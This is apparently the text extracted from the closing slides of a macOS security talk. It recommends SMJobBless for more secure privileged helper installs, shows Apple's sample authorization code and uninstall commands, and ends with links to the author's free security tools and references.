
2

invoked via insecure APIs




on my box :/

end result :!



MALWARE AUTHORS

stop being so lame!



(MORE) SECURE INSTALLS

...use **SMJobBless!**

Function


SMJobBless

Submits the executable for the given label as a launchd job.



1 "SMJobBless ()"


Contents/Library/LaunchServices/



helper tool


```
<key>SMPrivilegedExecutables</key>
<dict>
  <key>com.company.HelperTool</key>
  <string>identifier "com.company.HelperTool" and (certificate leaf[field.
1.2.840.113635.100.6.1.9] .... and certificate leaf[subject.OU] = <teamIdentifier>)
</string>
</dict>
```

app's Info.plist



service management
daemon (smd)

/private/var/run/com.apple.xpc.smd/
PrivilegedHelperToolStaging



helper tool

3

'secure'

verifies



/Library/LaunchDaemons



helper tool



launchd plist

/Library/PrivilegedHelperTools

4



verified

as root

(MORE) SECURE INSTALLS

...use **SMJobBless!**

apple's "SMJobBless.zip"


```
AuthorizationCreate(NULL, kAuthorizationEmptyEnvironment, kAuthorizationFlagDefaults, &self->authRef);

AuthorizationItem authItem= { kSMRightBlessPrivilegedHelper, 0, NULL, 0 };
AuthorizationRights authRights = { 1, &authItem };
AuthorizationFlags flags = kAuthorizationFlagDefaults | kAuthorizationFlagInteractionAllowed | kAuthorizationFlagPreAuthorize |
kAuthorizationFlagExtendRights;

AuthorizationCopyRights(self->authRef, &authRights, kAuthorizationEmptyEnvironment, flags, NULL);

/* This does all the work of verifying the helper tool against the application
 * and vice-versa. Once verification has passed, the embedded launchd.plist
 * is extracted and placed in /Library/LaunchDaemons and then loaded. The
 * executable is placed in /Library/PrivilegedHelperTools.
 */
SMJobBless(kSMDomainSystemLaunchd, (CFStringRef)@"com.someCompany.HelperToolBundleID", self->authRef, &error);
```

SMJobBless() in code



...but

"The calling application & target executable tool must both be signed" -apple

"You cannot specify your own program arguments" -apple (implement XPC)

persistently installs a launch daemon (that must delete itself!)

```
#unload helper tool's launch daemon
sudo launchctl unload /Library/LaunchDaemons/
com.company.HelperTool.plist

#delete helper tool's launch daemon plist
sudo rm /Library/LaunchDaemons/
com.company.HelperTool.plist

#delete helper tool binary
sudo rm /Library/PrivilegedHelperTools/HelperTool
```

uninstall logic


OBJECTIVE-SEE (.COM)
free security tools!



support it :)
www.patreon.com/objective_see




TaskExplorer



Hijack Scanner



KnockKnock



BlockBlock



KextViewr





RansomWhere?




Ostarius

QUESTIONS & ANSWERS

contact me any time :)



@patrickwardle



patrick@synack.com



speakerdeck.com/patrickwardle




Objective-See

patreon.com/objective_see



Synack



join the red team!

www.synack.com/red-team

CREDITS

mahalo :)



images

- FLATICON.COM
- ICONMONSTR.COM
- ICONEXPERIENCE.COM

- [HTTP://WIRDOU.COM/2012/02/04/IS-THAT-BAD-DOCTOR/](http://WIRDOU.COM/2012/02/04/IS-THAT-BAD-DOCTOR/)
- [HTTP://TH07.DEVIANTART.NET/FS70/PRE/F/2010/206/4/4/441488BCC359B59BE409CA02F863E843.JPG](http://TH07.DEVIANTART.NET/FS70/PRE/F/2010/206/4/4/441488BCC359B59BE409CA02F863E843.JPG)



resources

- "AUTHORIZATION SERVICES PROGRAMMING GUIDE" APPLE
- *OS INTERNALS V.III" J. LEVIN
- "OSX FSEVENTS" [HTTPS://STACKOVERFLOW.COM/A/20854586/3854841](https://stackoverflow.com/a/20854586/3854841)
- "APPS USING SPARKLE" [HTTPS://GITHUB.COM/SPARKLE-PROJECT/SPARKLE/ISSUES/717](https://github.com/sparkle-project/sparkle/issues/717)
- "REMOVE USES OF DEPRECATED FUNCTION AUTHORIZATIONEXECUTEWITHPRIVILEGES" [HTTPS://BUGS.CHROMIUM.ORG/P/CHROMIUM/ISSUES/DETAIL?ID=593133](https://bugs.chromium.org/p/chromium/issues/detail?id=593133)